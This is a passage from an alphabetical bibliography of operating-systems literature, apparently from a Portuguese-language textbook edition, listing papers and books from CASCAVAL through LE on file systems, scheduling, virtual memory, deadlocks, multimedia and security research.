- CASCAVAL, C.; DUESTERWALD, E.; SWEENEY, P. F.; WISNIEWSKI, R. W. Multiple page size modeling and optimization. *Int'l Conf. on Parallel Arch. and Compilation Techniques*. IEEE, 2005, p. 339-349.
- CASTRO, M.; COSTA, M.; HARRIS, T. Securing software by enforcing data-flow integrity. Proc. Seventh Symp. on Operating Systems Design and Implementation. USENIX, 2006, p. 147-160.

- CAUDILL, H.; GAVRILOVSKA, A. Tuning file system block addressing for performance. Proc. 44th Annual Southeast Regional Conf. ACM, 2006, p. 7-11.
- CERF, C.; NAVASKY, V. The experts speak. New York: Random House, 1984.
- CHANG, L.-P. On efficient wear-leveling for large-scale flash--memory storage systems. Proc. ACM Symp. on Applied Computing. ACM, 2007, p. 1126-1130.
- CHAPMAN, M.; HEISER, G. Implementing transparent shared memory on clusters using virtual machines. Proc. Annual Tech. Conf. USENIX, 2005, p. 383-386.
- CHASE, J. S.; LEVY, H. M.; FEELEY, M. J. et al. Sharing and protection in a single-address-space operating system. ACM Trans on Computer Systems, v. 12, nov. 1994, p. 271-307.
- CHATTOPADHYAY, S.; LI, K.; BHANDARKAR, S. FGS-MR: MPEG4 fine grained scalable multi-resolution video encoding for adaptive video streaming. Proc. ACM Int'l Workshop on Network and Operating System Support for Digital Audio and Video. ACM, 2006.
- CHEN, P. M.; NG, W. T.; CHANDRA, S. et al. The rio file cache: Surviving operating system crashes. Proc. Seventh Int'l Conf. on Arch. Support for Programming Languages and Operating Systems. ACM, 1996, p. 74-83.
- CHEN, S.; GIBBONS, P. B.; KOZUCH, M. et al. Scheduling threads for constructive cache sharing on CMPs. Proc. ACM Symp. on Parallel Algorithms and Arch. ACM, 2007, p. 105-115.
- CHEN, S.; THAPAR, M. A novel video layout strategy for near--video-on-demand servers. Prof. Int'l Conf. on Multimedia Computing and Systems. IEEE, 1997, p. 37-45.
- CHEN, S.; TOWSLEY, D. A performance evaluation of RAID architectures. IEEE Trans. on Computers, v. 45, out. 1996, p. 1116-1130.
- CHENG, J.; WONG, S. H. Y.; YANG, H. et al. SmartSiren: Virus detection and alert for smartphones. Proc. Fifth Int'l Conf. on Mobile Systems, Appls., and Services. ACM, 2007, p. 258-271.
- CHENG, N.; JIN, H.; YUAN, Q. OMFS: An object-oriented multimedia file system for cluster streaming server. Proc. Eighth Int'l Conf. on High-Performance Computing in Asia-Pacific Region. IEEE, 2005, p. 532-537.
- CHERITON, D. R. An experiment using registers for fast messagebased interprocess communication. ACM SIGOPS Operating Systems Rev., v. 18, out. 1984, p. 12-20.
- . The V distributed system. Commun. of the ACM, v. 31, mar. 1988, p. 314-333.
- CHERKASOVA, L.; GARDNER, R. Measuring CPU overhead for I/O processing in the Xen virtual machine monitor. Proc. Annual Tech. Conf. USENIX, 2005, p. 387-390.
- CHERVENAK, A.; VELLANKI, V.; KURMAS, Z. Protecting file systems: A survey of backup techniques. Proc. 15th IEEE Symp. on Mass Storage Systems. IEEE, 1998.
- CHIANG, M.-L.; HUANG, J.-S. Improving the performance of logstructured file systems with adaptive block rearrangement. Proc. 2007 ACM Symp. on Applied Computing. ACM, 2007, p. 1136-1140.

- CHILDS, S.; INGRAM, D. The Linux-SRT integrated multimedia operating system: Bringing QoS to the desktop. Proc. Seventh IEEE Real-Time Tech. and Appl. Symp. IEEE, 2001, p. 135-141.
- CHOU, A., YANG, J., CHELF, B. et al. An empirical study of operating system errors. Proc. 18th Symp. on Operating Systems Design and Implementation. ACM, 2001, p. 73-88.
- CHOW, T. C. K.; ABRAHAM, J. A. Load balancing in distributed systems. IEEE Trans. on Software Engineering, v. SE-8, jul. 1982, p. 401-412.
- CINQUE, M.; COTRONEO, D.; KALBARCZYK, Z. et al. How do mobile phones fail? A failure data analysis of Symbian OS smart phones. Proc. 37th Annual Int'l Conf. on Dependable Systems and Networks. IEEE, 2007, p. 585-594.
- COFFMAN, E. G.; ELPHICK, M. J.; SHOSHANI, A. System deadlocks. Computing Surveys, v. 3, jun. 1971, p. 67-78.
- COOKE, D.; URBAN, J.; HAMILTON, S. Unix and beyond: An interview with Ken Thompson. Computer, v. 32, maio 1999, p. 58-64.
- CORBATO, F. J. On building systems that will fail. Commun. of the ACM, v. 34, jun. 1991, p. 72-81.
- CORBATO, F. J.; MERWIN-DAGGETT, M.; DALEY, R. C. An experimental time-sharing system. Proc. AFIPS Fall Joint Computer Conf. AFIPS, 1962, p. 335-344.
- CORBATO, F. J.; SALTZER, J. H.; CLINGEN, C. T. MULTICS -The first seven years. Proc. AFIPS Spring Joint Computer Conf. AFIPS, 1972, p. 571-583.
- CORBATO, F. J.; VYSSOTSKY, V. A. Introduction and overview of the MULTICS system. Proc. AFIPS Fall Joint Computer Conf. AFIPS, 1965, p. 185-196.
- CORNELL, B.; DINDA, P. A.; BUSTAMANTE, F. E. Wayback: A user-level versioning file system for Linux. Proc. Annual Tech. Conf. USENIX, 2004, p. 19-28.
- COSTA, M.; CROWCROFT, J.; CASTRO, M. et al. Vigilante: Endto-end containment of Internet worms. Proc. 20th Symp. on Operating System Prin. ACM, 2005, p. 133-147.
- COURTOIS, P. J.; HEYMANS, F.; PARNAS, D. L. Concurrent control with readers and writers. Commun. of the ACM, v. 10, out. 1971, p. 667-668.
- COX, L. P.; MURRAY, C. D.; NOBLE, B. D. Pastiche: Making backup cheap and easy. Proc. Fifth Symp. on Operating Systems Design and Implementation. USENIX, 2002, p. 285-298.
- CRANOR, C. D.; PARULKAR, G. M. The UVM virtual memory system. Proc. Annual Tech. Conf. USENIX, 1999, p. 117-130.
- CROWLEY, C. Operating systems: A design-oriented approach. Chicago: Irwin, 1997.
- CUSUMANO, M. A.; SELBY, R. W. How Microsoft builds software. Commun. of the ACM, v. 40, jun. 1997, p. 53-61.
- DABEK, F.; KAASHOEK, M. F.; KARGET, D. et al. Wide-area cooperative storage with CFS. Proc. 18th Symp. on Operating Systems Principles. ACM, 2001, p. 202-215.
- DALEY, R. C.; DENNIS, J. B. Virtual memory, process, and sharing in MULTICS. Commun. of the ACM, v. 11, maio 1968, p. 306-312.

Sn#W666

- DALTON, A. B.; ELLIS, C. S. Sensing user intention and context for energy management. *Proc. Ninth Workshop on Hot Topics in Operating Systems*. USENIX, 2003, p. 151-156.
- DASIGENIS, M.; KROUPIS, N.; ARGYRIOU, A. et al. A memory management approach for efficient implementation of multimedia kernels on programmable architectures. Proc. IEEE Computer Society Workshop on VLSI. IEEE, 2001, p. 171-177.
- DAUGMAN, J. How iris recognition works. IEEE Trans. on Circuits and Systems for Video Tech., v. 14, jan. 2004, p. 21-30.
- DAVID, F. M.; CARLYLE, J. C.; CAMPBELL, R. H. Exploring recovery from operating system lockups. *Proc. Annual Tech. Conf.* USENIX, 2007, p. 351-356.
- DEAN, J.; GHEMAWAT, S. MapReduce: Simplified data processing on large clusters. *Proc. Sixth Symp. on Operating Systems Design and Implementation*. USENIX, 2004, p. 137-150.
- DENNING, D. A lattice model of secure information flow. *Commun. of the ACM*, v. 19, 1976, p. 236-243.
- \_\_\_\_\_\_. Information warfare and security. Reading, MA: Addison-Wesley, 1999.
- DENNING, P. J. The working set model for program behavior. *Commun. of the ACM*, v. 11, 1968a, p. 323-333.
- \_\_\_\_\_\_. Thrashing: Its causes and prevention. *Proc. AFIPS National Computer Conf.* AFIPS, 1968b, p. 915-922.
- \_\_\_\_\_. Virtual memory. Computing Surveys, v. 2, set. 1970, p. 153-189.
- \_\_\_\_\_\_. Working sets past and present. IEEE Trans. on Software Engineering, v. SE-6, jan. 1980, p. 64-84.
- DENNIS, J. B.; VAN HORN, E. C. Programming semantics for multiprogrammed computations. *Commun. of the ACM*, v. 9, mar. 1966, p. 143-155.
- DIFFIE, W.; HELLMAN, M. E. New directions in cryptography. IEEE Trans. on Information Theory, v. IT-22, nov. 1976, p. 644-654.
- DIJKSTRA, E. W. Co-operating sequential processes. In: GENUYS, F. (ed.). Programming languages. London: Academic Press, 1965.
- \_\_\_\_\_\_. The structure of THE multiprogramming system. Commun. of the ACM, v. 11, maio 1968, p. 341-346.
- DING, X.; JIANG, S.; CHEN, F. A buffer cache management scheme exploiting both temporal and spatial localities. *ACM Trans. on Storage*, v. 3, jun. 2007, Art. 5.
- DUBOIS, M.; SCHEURICH, C.; BRIGGS, F. A. Synchronization, coherence, and event ordering in multiprocessors. *Computer*, v. 21, fev. 1988, p. 9-21.
- EAGER, D. L.; LAZOWSKA, E. D.; ZAHORJAN, J. Adaptive load sharing in homogeneous distributed systems. *IEEE Trans. on Software Engineering*, v. SE-12, maio 1986, p. 662-675.
- EDLER, J.; LIPKIS, J.; SCHONBERG, E. Process management for highly parallel UNIX systems. *Proc. USENIX Workshop on UNIX and Supercomputers*. USENIX, set. 1988, p. 1-17.
- EFSTATHOPOULOS, P.; KROHN, M.; VANDEBOGART, S. et al. Labels and event processes in the Asbestos operating system. *Proc. 20th Symp. on Operating Systems Principles*. ACM, 2005, p. 17-30.

- EGAN, J. I.; TEIXEIRA, T. J. Writing a UNIX device driver. 2. ed. New York: John Wiley, 1992.
- EGELE, M.; KRUEGEL, C.; KIRDA, E. et al. Dynamic spyware analysis. *Proc. Annual Tech. Conf.* USENIX, 2007, p. 233-246.
- EGGERT, L.; TOUCH, J. D. Idletime scheduling with preemption intervals. *Proc. 20th Symp. on Operating Systems Principles*. ACM, 2005, p. 249-262.
- EL GAMAL, A. A public key cryptosystem and signature scheme based on discrete logarithms. *IEEE Trans. on Information Theory*, v. IT-31, jul. 1985, p. 469-472.
- ELPHINSTONE, K.; KLEIN, G.; DERRIN, P. et al. Towards a practical, verified, kernel. Proc. 11th Workshop on Hot Topics in Operating Systems. USENIX, 2007, p. 117-122.
- ENGLER, D. R.; CHELF, B.; CHOU, A. et al. Checking system rules using system-specific programmer-written compiler extensions. *Proc. Fourth Symp. on Operating Systems Design and Implementation*. USENIX, 2000, p. 1-16.
- ENGLER, D. R.; GUPTA, S. K.; KAASHOEK, M. F. AVM: Application-level virtual memory. Proc. Fifth Workshop on Hot Topics in Operating Systems. USENIX, 1995, p. 72-77.
- ENGLER, D. R.; KAASHOEK, M. F. Exterminate all operating system abstractions. Proc. Fifth Workshop on Hot Topics in Operating Systems. USENIX, 1995, p. 78-83.
- ENGLER, D. R.; KAASHOEK, M. F.; O'TOOLE, J. Jr. Exokernel: An operating system architecture for applicationlevel resource management. *Proc. 15th Symp. on Operating Systems Principles*. ACM, 1995, p. 251-266.
- ERICKSON, J. S. Fair use, DRM, and trusted computing. Commun. of the ACM, v. 46, 2003, p. 34-39.
- ETSION, Y.; TSAFRIR, D.; FEITELSON, D. G. Desktop scheduling: How can we know what the user wants? Proc. ACM Int'l Workshop on Network and Operating System Support for Digital Audio and Video. ACM, 2004, p. 110-115.
- \_\_\_\_\_\_. Effects of clock resolution on the scheduling od interactive and soft real-time processes. *Proc. Int'l Conf. on Measurement and Modeling of Computer Systems*. ACM, 2003, p. 172-183.
- Scheduling for multimedia. ACM Trans. on Multimedia, Computing, and Applications, v. 2, nov. 2006, p. 318-342.
- EVEN, S. *Graph algorithms*. Potomac, MD: Computer Science Press, 1979.
- FABRY, R. S. Capability-based addressing. *Commun. of the ACM*, v. 17, jul. 1974, p. 403-412.
- FAN, X.; WEBER, W.-D.; BARROSO, L.-A. Power provisioning for a warehouse-sized computer. Proc. 34th Annual Int'l Symp. on Computer Arch. ACM, 2007, p. 13-23.
- FANDRICH, M.; AIKEN, M.; HAWBLITZEL, C. et al. Language support for fast and reliable message-based communication in singularity OS. *Proc. Eurosys* 2006. ACM, 2006, p. 177-190.
- FASSINO, J.-P.; STEFANI, J.-B.; LAWALL, J. J.; MULLER, G. Think: A software framework for component-based operating system kernels. *Proc. Annual Tech. Conf.* USENIX, 2002, p. 73-86.

- FEDOROVA, A.; SELTZER, M.; SMALL, C. et al. Performance of multithreaded chip multiprocessors and implications for operating system design. Proc. Annual Tech. Conf. USENIX, 2005, p. 395-398.
- FEELEY, M. J.; MORGAN, W. E.; PIGHIN, F. H. et al. Implementing global memory management in a workstation cluster. Proc. 15th Symp. on Operating Systems Principles. ACM, 1995, p. 201-212.
- FELTEN, E. W.; HALDERMAN, J. A. Digital rights management, spyware, and security. IEEE Security and Privacy, v. 4, jan./fev. 2006, p. 18-23.
- FEUSTAL, E. A. The rice research computer A tagged architecture. Proc. AFIPS Conf. AFIPS, 1972.
- FLINN, J.; SATYANARAYANAN, M. Managing battery lifetime with energy-aware adaptation. ACM Trans on Computer Systems, v. 22, maio 2004, p. 137-179.
- FLORENCIO, D.; HERLEY, C. A large-scale study of Web password habits. Proc. 16th Int'l Conf. on the World Wide Web. ACM, 2007, p. 657-666.
- FLUCKIGER, F. Understanding networked multimedia. Upper Saddle River, NJ: Prentice Hall, 1995.
- FORD, B., BACK, G., BENSON, G. et al. The flux OSkit: A substrate for kernel and language research. Proc. 17th Symp. on Operating Systems Principles. ACM, 1997, p. 38-51.
- FORD, B.; HIBLER, M.; LEPREAU, J. et al. Microkernels meet recursive virtual machines. Proc. Second Symp. on Operating Systems Design and Implementation. USENIX, 1996, p. 137-151.
- FORD, B.; SUSARLA, S. CPU inheritance scheduling. Proc. Second Symp. on Operating Systems Design and Implementation. USENIX, 1996, p. 91-105.
- FORD, R.; ALLEN, W. H. How not to be seen. IEEE Security and Privacy, v. 5, jan./fev. 2007, p. 67-69.
- FOSTER, I. Globus toolkit version 4: Software for service-oriented systems. Int'l Conf. on Network and Parallel Computing. IFIP, 2005, p. 2-13.
- FOTHERINGHAM, J. Dynamic storage allocation in the atlas including an automatic use of a backing store. Commun. of the ACM, v. 4, out. 1961, p. 435-436.
- FRANZ, M. Containing the ultimate Trojan Horse. IEEE Security and Privacy, v. 5, jul.-ago. 2007, p. 52-56.
- FRASER, K.; HARRIS, T. Concurrent programming without locks. ACM Trans. on Computer Systems, v. 25, maio 2007, p. 1-61.
- FRIEDRICH, R.; ROLIA, J. Next generation data centers: Trends and implications. Proc. 6th Int'l Workshop on Software and Performance. ACM, 2007, p. 1-2.
- FUSCO, J. The Linux programmer's toolbox. Upper Saddle River, NJ: Prentice Hall, 2007.
- GAL, E.; TOLEDO, S. A transactional flash file system for microcontrollers. Proc. Annual Tech. Conf. USENIX, 2005, p. 89-104.
- GANAPATHY, V.; BALAKRISHNAN, A.; SWIFT, M. M. et al. Microdrivers: a new architecture for device drivers. Proc. 11th Workshop on Hot Topics in Operating Systems. USENIX, 2007, p. 85-90.

- GANESH, L.; WEATHERSPOON, H.; BALAKRISHNAN, M. et al. Optimizing power consumption in large-scale storage systems. Proc. 11th Workshop on Hot Topics in Operating Systems. USENIX, 2007, p. 49-54.
- GARFINKEL, T.; ADAMS, K.; WARFIELD, A. et al. Compatibility is not transparency: VMM detection myths and realities. Proc. 11th Workshop on Hot Topics in Operating Systems. USENIX, 2007, p. 31-36.
- GARFINKEL, T.; PFAFF, B.; CHOW, J. et al. Terra: A virtual machine-based platform for trusted computing. Proc. 19th Symp. on Operating Systems Principles. ACM, 2003, p. 193-206.
- GAW, S.; FELTEN, E. W. Password management strategies for online accounts. Proc. Second Symp. on Usable Privacy. ACM, 2006, p. 44-55.
- GEER, D. For programmers, multicore chips mean multiple challenges. IEEE Computer, v. 40, set. 2007, p. 17-19.
- GEIST, R.; DANIEL, S. A continuum of disk scheduling algorithms. ACM Trans. on Computer Systems, v. 5, fev. 1987, p. 77-92.
- GELERNTER, D. Generative communication in Linda. ACM Trans. on Programming Languages and Systems, v. 7, jan. 1985,
- GHEMAWAT, S.; GOBIOFF, H.; LEUNG, S.-T. The Google file system. Proc. 19th Symp. on Operating Systems Principles. ACM, 2003, p. 29-43.
- GLEESON, B.; PICOVICI, D.; SKEHILL, R. et al. Exploring power saving in 802.11 VoIP wireless links. Proc. 2006 Int'l Conf. on Commun. and Mobile Computing. ACM, 2006, p. 779-784.
- GNAIDY, C.; BUTT, A. R.; HU, Y. C. Program-counter based pattern classification in buffer caching. Proc. Sixth Symp. on Operating Systems Design and Implementation. USENIX, 2004, p. 395-408.
- GONG, L. Inside Java 2 platform security. Reading, MA: Addison-Wesley, 1999.
- GRAHAM, R. Use of high-level languages for system programming. Project MAC Report TM-13, MIT, set. 1970.
- GREENAN, K. M.; MILLER, E. L. Reliability mechanisms for file systems using non-volatile memory as a metadata store. Proc. Int'l Conf. on Embedded Software. ACM, 2006. p. 178-187.
- GROPP, W.; LUSK, E.; SKJELLUM, A. Using MPI: Portable parallel programming with the message passing interface. Cambridge, MA: MIT Press, 1994.
- GROSSMAN, D.; SILVERMAN, H. Placement of records on a secondary storage device to minimize access time. Journal of the ACM, v. 20, 1973, p. 429-438.
- GUMMADI, K. P.; DUNN, R. J.; SARIOU, S. et al. Measurement, modeling, and analysis of a peer-to-peer file-sharing workload. Proc. 19th Symp. on Operating Systems Principles, 2003.
- GURUMURTHI, S. Should disks be speed demons or brainiacs? ACM SIGOPS Operating Systems Rev., v. 41, jan. 2007, p. 33-36.



- GURUMURTHI, S.; SIVASUBRAMANIAN, A.; KANDEMIR, M. et al. Reducing disk power consumption in servers with DRPM. *Computer*, v. 36, dez. 2003, p. 59-66.
- HACKETT, B.; DAS, M.; WANG, D. et al. Modular checking for buffer overflows in the large. Proc. 28th Int'l Conf. on Software Engineering. ACM, 2006, p. 232-241.
- HAERTIG, H.; HOHMUTH, M.; LIEDTKE, J. et al. The performance of kernel-based systems. Proc. 16th Symp. on Operating Systems Principles. ACM, 1997, p. 66-77.
- HAFNER, K.; MARKOFF, J. Cyberpunk. New York: Simon and Schuster, 1991.
- HALDERMAN, J. A.; FELTEN, E.W. Lessons from the Sony CD DRM Episode. Proc. 15th USENIX Security Symp. USENIX, 2006, p. 77-92.
- HAND, S. M. Self-paging in the Nemesis operating system. Proc. Third Symp. on Operating Systems Design and Implementation. USENIX, 1999, p. 73-86.
- HAND, S. M.; WARFIELD, A.; FRASER, K. et al. Are virtual machine monitors microkernels done right? *Proc. 10th Workshop on Hot Topics in Operating Systems*. USENIX, 2005, p. 1-6.
- HARI, K.; MAYRON, L.; CRISTODOULOU, L. et al. Design and evaluation of 3D video system based on H.264 view coding. Proc. ACM Int'l Workshop on Network and Operating System Support for Digital Audio and Video. ACM, 2006.
- HARMSEN, J. J.; PEARLMAN, W. A. Capacity of steganographic channels. Proc. 7th Workshop on Multimedia and Security. ACM, 2005, p. 11-24.
- HARRISON, M. A.; RUZZO, W. L.; ULLMAN, J. D. Protection in operating systems. *Commun. of the ACM*, v. 19, ago. 1976, p. 461-471.
- HART, J. M. Win32 system programming. Reading, MA: Addison-Wesley, 1997.
- HAUSER, C.; JACOBI, C.; THEIMER, M. et al. Using threads in interactive systems: A case study. Proc. 14th Symp. on Operating Systems Principles. ACM, 1993, p. 94-105.
- HAVENDER, J. W. Avoiding deadlock in multitasking systems. IBM Systems Journal, v. 7, 1968, p. 74-84.
- HEISER, G.; UHLIG, V.; LEVASSEUR, J. Are virtual machine monitors microkernels done right? ACM SIGOPS Operating Systems Rev., v. 40, 2006, p. 95-99.
- HENCHIRI, O.; JAPKOWICZ, N. A feature selection and evaluation scheme for computer virus detection. *Proc. Sixth Int'l Conf. on Data Mining.* IEEE, 2006, p. 891-895.
- HERDER, J. N.; BOS, H.; GRAS, B. et al. Construction of a highly dependable operating system. *Proc. Sixth European Dependable Computing Conf.*, 2006, p. 3-12.
- HICKS, B.; RUEDA, S.; JAEGER, T. et al. From trusted to secure: Building and executing applications that enforce system security. *Proc. Annual Tech. Conf.* USENIX, 2007, p. 205-218.
- HIGHAM, L.; JACKSON, L.; KAWASH, J. Specifying memory consistency of write buffer multiprocessors. ACM Trans. on Computer Systems, v. 25, Art. 1, fev. 2007.
- HILDEBRAND, D. An architectural overview of QNX. Proc. Workshop on Microkernels and Other Kernel Arch. ACM, 1992, p. 113-136.

- HIPSON, P. D. Mastering Windows 2000 registry. Alameda, CA: Sybex, 2000.
- HOARE, C. A. R. Monitors, an operating system structuring concept. *Commun. of the ACM*, v. 17, out. 1974, p. 549-557; Errata in *Commun. of the ACM*, v. 18, fev. 1975, p. 95.
- HOHMUTH, M.; HAERTIG, H. Pragmatic nonblocking synchronization in real-time systems. *Proc. Annual Tech. Conf.* USENIX, 2001, p. 217-230.
- HOHMUTH, M.; PETER, M.; HAERTIG, H. et al. Reducing TCB size by using untrusted components: Small kernels versus virtual-machine monitors. Proc. 11th ACM SIGOPS European Workshop. ACM, Art. 22, 2004.
- HOLT, R. C. Some deadlock properties of computer systems. *Computing Surveys*, v. 4, set. 1972, p. 179-196.
- HOM, J.; KREMER, U. Energy management of virtual memory on diskless devices. Compilers and operating systems for low power. Norwell, MA: Kluwer, 2003, p. 95-113.
- HOWARD, J. H.; KAZAR, M. J.; MENEES, S. G. et al. Scale and performance in a distributed file system. ACM Trans. on Computer Systems, v. 6, fev. 1988, p. 55-81.
- HOWARD, M.; LEBLANK, D. Writing secure code for Windows Vista. Redmond, WA: Microsoft Press, 2006.
- HUANG, W.; LIU, J.; KOOP, M. et al. QNomand: Migrating OS--Bypass networks in virtual machines. Proc. ACM/USENIX Int'l Conf. on Virtual Execution Environments. ACM, 2007, p. 158-168.
- HUANG, Z.; SUN, C.; PURVIS, M. et al. View-based consistency and false sharing effect in distributed shared memory. *ACM SIGOPS Operating System Rev.*, v. 35, abr. 2001, p. 51-60.
- HUTCHINSON, N. C.; MANLEY, S.; FEDERWISCH, M. et al. Logical vs. physical file system backup. Proc. Third Symp. on Oper. Systems Design and Impl. USENIX, 1999, p. 239-249.
- IEEE. Information technology Portable operating system interface (POSIX), part 1: System application program interface (API) [C language]. New York: Institute of Electrical and Electronics Engineers, 1990.
- IN, J.; SHIN, I.; KIM, H. Memory systems: SWI.: A Search-While--Load demand paging scheme with NAND flash memory. Proc. 2007 ACM SIGPLAN/SIGBED Conf. on Languages, Compilers, and Tools. ACM, 2007, p. 217-226.
- ISLOOR, S. S.; MARSLAND, T. A. The deadlock problem: An overview. Computer, v. 13, set. 1980, p. 58-78.
- IVENS, K. Optimizing the Windows registry. Foster City, CA: IDG Books Worldwide, 1998.
- JAEGER, T.; SAILER, R.; SREENIVASAN, Y. Managing the risk of covert information flows in virtual machine systems. Proc. 12th ACM Symp. on Access Control Models and Technologies. ACM, 2007, p. 81-90.
- JAYASIMHA, D. N.; SCHWIEBERT, L.; MANIVANNAN et al. A foundation for designing deadlock-free routing algorithms in wormhole networks. J. of the ACM, v. 50, 2003, p. 250-275.
- JIANG, X.; XU, D. Profiling self-propagating worms via behavioral footprinting. Proc. 4th ACM Workshop in Recurring Malcode. ACM, 2006, p. 17-24.

- JOHNSON, N. F.; JAJODIA, S. Exploring steganography: Seeing the unseen. *Computer*, v. 31, fev. 1998, p. 26-34.
- JONES, J. R. Estimating software vulnerabilities. IEEE Security and Privacy, v. 5, jul./ago. 2007, p. 28-32.
- JOO, Y.; CHOI, Y.; PARK, C. et al. System-level optimization: Demand paging for Onenand Flash eXecute-in-place. Proc. Int'l Conf. on Hardware Software Codesign. ACM, 2006, p. 229-234.
- KABAY, M. Flashes from the past. Information Security, 1997, p. 17.
- KAMINSKY, D. Explorations in namespace: White-hat hacking across the domain name system. *Commun. of the ACM*, v. 49, jun. 2006, p. 62-69.
- KAMINSKY, M.; DAVVIDES, G.; MAZIERES, D. et al. Decentralized user authentication in a global file system. Proc. 19th Symp. on Operating Systems Principles. ACM, 2003, p. 60-73.
- KANG, S.; WON, Y.; ROH, S. Harmonic interleaving: File system support for scalable streaming of layer encoded objects. Proc. ACM Int'l Workshop on Network and Operating System Support for Digital Audio and Video. ACM, 2006.
- KANT, K.; MOHAPATRA, P. Internet data centers. Computer, v. 27, nov. 2004, p. 35-37.
- KARLIN, A.R.; I.I, K.; MANASSE, M.S. et al. Empirical studies of competitive spinning for a shared-memory multiprocessor. *Proc. 13th Symp. on Operating Systems Principles*. ACM, 1991, p. 41-54.
- KARLIN, A. R., MANASSE, M. S., MCGEOCH, L. et al. Competitive randomized algorithms for non-uniform problems. Proc. First Annual ACM Symp. on Discrete Algorithms. ACM, 1989, p. 301-309.
- KAROL, M.; GOLESTANI, S. J.; LEE, D. Prevention of deadlocks and livelocks in lossless backpressured packet networks. *IEEE/ACM Trans. on Networking*, v. 11, 2003, p. 923-934.
- KAUFMAN, C.; PERLMAN, R.; SPECINER, M. *Network security*: 2. ed. Upper Saddle River, NJ: Prentice Hall, 2002.
- KEETON, K.; BEYER, D.; BRAU, E. et al. On the road to recovery: Restoring data after disasters. *Proc. Eurosys* 2006. ACM, 2006, p. 235-238.
- KELEHER, P.; COX, A.; DWARKADAS, S. et al. TreadMarks: Distributed shared memory on standard workstations and operating systems. *Proc. USENIX Winter 1994 Conf.* USENIX, 1994, p. 115-132.
- KERNIGHAN, B. W.; PIKE, R. *The UNIX programming environment*. Upper Saddle River, NJ: Prentice Hall, 1984.
- KIENZLE, D. M.; ELDER, M. C. Recent worms: A survey and trends. Proc. 2003 ACM Workshop on Rapid Malcode. ACM, 2003, p. 1-10.
- KIM, J.; BARATTO, R. A.; NIEH, J. pTHINC: A thin-client architecture for mobile wireless Web. Proc. 15th Int'l Conf. on the World Wide Web. ACM, 2006, p. 143-152.
- KING, S. T.; CHEN, P. M. Backtracking intrusions. ACM Trans. on Computer Systems, v. 23, fev. 2005, p. 51-76.
- KING, S. T.; DUNLAP, G. W.; CHEN, P. M. Debbuging operating systems with time-traveling virtual machines. *Proc. Annual Tech. Conf.* USENIX, 2005, p. 1-15.

- KING, S. T.; DUNLAP, G. W.; CHEN, P. M. Operating system support for virtual machines. *Proc. Annual Tech. Conf.* USENIX, 2003, p. 71-84.
- KIRSCH, C. M.; SANVIDO, M. A. A.; HENZINGER, T. A. A programmable microkernel for real-time systems. *Proc. 1st Int'l Conf. on Virtual Execution Environments*. ACM, 2005, p. 35-45.
- KISSLER, S.; HOYT, O. Using thin client technology to reduce complexity and cost. Proc. 33rd Annual Conf. on User Services. ACM, 2005, p. 138-140.
- KLEIMAN, S. R. Vnodes: An architecture for multiple file system types in Sun UNIX. Proc. USENIX Summer 1986 Conf. USENIX, 1986, p. 238-247.
- KLEIN, D. V. Foiling the cracker: A survey of, and improvements to, password security. Proc. UNIX Security Workshop II. USENIX, 1990.
- KNUTH, D. E. The art of computer programming, v. 1: Fundamental algorithms. 3 ed. Reading, MA: Addison-Wesley, 1997.
- KOCHAN, S. G.; WOOD, P. H. UNIX shell programming. Indianapolis: IN, 2003.
- KONTOTHANASSIS, L.; STETS, R.; HUNT, H. et al. Shared memory computing on clusters with symmetric multiprocessors and system area networks. ACM Trans. on Computer Systems, v. 23, ago. 2005, p. 301-335.
- KOTLA, R.; ALVISI, L.; DAHLIN, M. SafeStore: A durable and practical storage system. *Proc. Annual Tech. Conf.* USENIX, 2007, p. 129-142.
- KRATZER, C.; DITTMANN, J.; LANG, A. et al. WLAN 'steganography: A first practical review. Proc. Eighth Workshop on Multimedia and Security. ACM, 2006, p. 17-22.
- KRAVETS, R.; KRISHNAN, P. Power management techniques for mobile communication. Proc. Fourth ACM/IEEE Int'l Conf. on Mobile Computing and Networking. ACM/IEEE, 1998, p. 157-168
- KRIEGER, O.; AUSLANDER, M.; ROSENBURG, B. et al. K42: Building a complete operating system. *Proc. Eurosys* 2006. ACM, 2006, p. 133-145.
- KRISHNAN, R. Timeshared video-on-demand: A workable solution. *IEEE Multimedia*, v. 6, jan.-mar. 1999, p. 77-79.
- KROEGER, T. M.; LONG, D. D. E. Design and implementation of a predictive file prefetching algorithm. *Proc. Annual Tech. Conf.* USENIX, 2001, p. 105-118.
- KRUEGEL, C.; ROBERTSON, W.; VIGNA, G. Detecting kernellevel rootkits through binary analysis. *Proc. First IEEE Int'l Workshop on Critical Infrastructure Protection*. IEEE, 2004, p. 13-21.
- KRUEGER, P.; LAI, T.-H.; DIXIT-RADIYA, V. A. Job scheduling is more important than processor allocation for hypercube computers. *IEEE Trans. on Parallel and Distr. Systems*, v. 5, maio 1994, p. 488-497.
- KUM, S.-U.; MAYER-PATEL, K. Intra-stream encoding for multiple depth streams. Proc. ACM Int'l Workshop on Network and Operating System Support for Digital Audio and Video. ACM, 2006.



- KUMAR, R.; TULLSEN, D. M.; JOUPPI, N. P. et al. Heterogeneous chip multiprocessors. *Computer*, v. 38, nov. 2005, p. 32-38.
- KUMAR, V. P.; REDDY, S. M. Augmented shuffle-exchange multistage interconnection networks. *Computer*, v. 20, jun. 1987, p. 30-40.
- KUPERMAN, B. A.; BRODLEY, C. E.; OZDOGANOLU, H. et al. Detection and prevention of stack buffer overflow attacks. Commun. of the ACM, v. 48, nov. 2005, p. 50-56.
- KWOK, Y.-K.; AHMAD, I. Static scheduling algorithms for allocating directed task graphs to multiprocessors. *Computing Surveys*, v. 31, dez. 1999, p. 406-471.
- LAI, A. M.; NIEH, J. On the performance of wide-area thinclient computing. *ACM Trans. on Computer Systems*, v. 24, maio 2006, p. 175-209.
- LAMPORT, L. Password authentication with insecure communication. *Commun. of the ACM*, v. 24, nov. 1981, p. 770-772.
- LAMPSON, B. W. A note on the confinement problem. Commun. of the ACM, v. 10, out. 1973, p. 613-615.
- \_\_\_\_\_\_. A scheduling philosophy for multiprogramming systems. *Commun. of the ACM*, v. 11, maio 1968, p. 347-360.
- v. 1, jan. 1984, p. 11-28.
- LAMPSON, B. W.; STURGIS, H. E. Crash recovery in a distributed data storage system. Xerox Palo Alto Research Center Technical Report, jun. 1979.
- LANDWEHR, C. E. Formal models of computer security. Computing Surveys, v. 13, set. 1981, p. 247-278.
- LE, W.; SOFFA, M. L. Refining buffer overflow detection via demand-driven path-sensitive analysis. Proc. 7th ACM Sigplan-Sogsoft Workshop on Program Analysis for Software Tools and Engineering. ACM, 2007, p. 63-68.
